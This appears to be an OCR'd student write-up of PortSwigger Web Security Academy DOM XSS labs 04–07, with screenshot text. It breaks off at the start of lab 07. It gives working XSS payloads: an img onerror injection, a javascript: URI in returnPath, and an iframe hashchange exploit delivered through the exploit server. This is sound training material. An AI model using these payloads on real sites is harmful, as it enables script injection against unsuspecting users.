
0a4300ef03b04339839fb06800ec0027.web-security-academy.net

https://0a4300ef03b04339839fb06800ec0027.web-security-academy.net/?search=test

Task completed.

Lab 04

Lab: DOM XSS in `innerHTML` sink using source `location.search`




This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

Use the below mentioned payload into search bar to trigger the xss.

use the payload into search bar:
<img src=x onerror=alert(2)>

This payload triggers when it will not find the 'img' with the name 'x' , So error will generate and it will execute the event 'onerror' and hit the 'xss alert()'


DOM XSS in innerHTML sink using source location.search

Back to lab description

LAB Solved


a6200fe04f2a61b840be78100410098.web-security-academy.net

2

Task completed.

Lab 05

Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source



Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's `$` selector function to find an anchor element, and changes its `href` attribute using data from `location.search`.

To solve this lab, make the "back" link alert `document.cookie`.

On the submit feedback page, use the payload in url :
payload :
javascript:alert(2)

Once you click on the ‘back’ link, triggers the xss alert


https://0a320059045a8a0881587a43000f00dd.web-security-academy.net/feedback?returnPath=javascript:alert(2)

DOM XSS in jQuery anchor href attribute sink using location.search source


Back to lab description

LAB Solved

Congratulations, you solved the lab!

Submit feedback

Name:


https://0ab500d003fc281a82307fa800cd00da.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookies)

Submit feedback

Name:

Email:

Subject:

Message:

0ab500d003fc281a82307fa800cd00da.web-security-academy.net

undefined


OK

< Back

Task completed.

Lab 06

Lab: DOM XSS in jQuery selector sink using a hashchange event




Lab: DOM XSS in jQuery selector sink using a hashchange event

This lab contains a DOM-based cross-site scripting vulnerability on the home page. It uses jQuery's `$()` selector function to auto-scroll to a given post, whose title is passed via the `location.hash` property.

To solve the lab, deliver an exploit to the victim that calls the `print()` function in their browser.

Inspect element on Home page. and Find the 'hashchange' in coding. Hashchange function matches the hash of <h2> , if it contains the same value, then it scrolls down the particular post.

Calls the Post Name header <h2> with # in url and it scrolls down the particular post and display it in browser.




```
hashchange
    <div class="blog-post">…</div>
    </section>
    <script src="/resources/js/jquery_1-8-2.js"></script>
    <script src="/resources/js/jqueryMigrate_1-4-1.js"></script>
  ▾ <script>
      $(window).on('hashchange', function(){ var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')'); if (post)
      post.get(0).scrollIntoView(); });
    </script>
  </div>
</section>
▸ <div class="footer-wrapper">…</div> overflow
```

exploit for hashchange:

<iframe src="https://0afd00090473317f80d458bd00a7004f.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>

When we put use the # in url, it will trigger the xss payload.


Paste the above payload in body of exploit server and store it and click on 'deliver exploit to victim'



Body:

```
<iframe src="https://0afd00090473317f80d458bd00a7004f.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

Store the exploit and click on 'view exploit'. It will call the print() function. Just for testing that our payload is working or not.


Print 6 sheets of paper

Destination: Save to PDF

Orientation: [✓ Portrait] Landscape

Pages: All

Color mode: Color

More settings

Print using the system dialog...

Cancel Save

DOM XSS in jQuery selector sink using a hashchange event LAB Not solved


Go to exploit server

Back to lab description

Home

WE LIKE TO BLOG

click on ‘Deliver exploit to victim’.


https://0a4600a503d5b55e8849d26e00b90017.web-security-academy.net/#No Silly Names, Please

No Silly Names, Please

We hear about it all the time, the unusual names people have given their children. I say unusual to be polite because, to be honest, some of them are just downright ridiculous. Have these parents no idea of the pressure...

View post

WebSecurity Academy

DOM XSS in jQuery selector sink using a hashchange event

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!


Continue learning »

Home

Task completed.

Lab 07

Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded



This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.

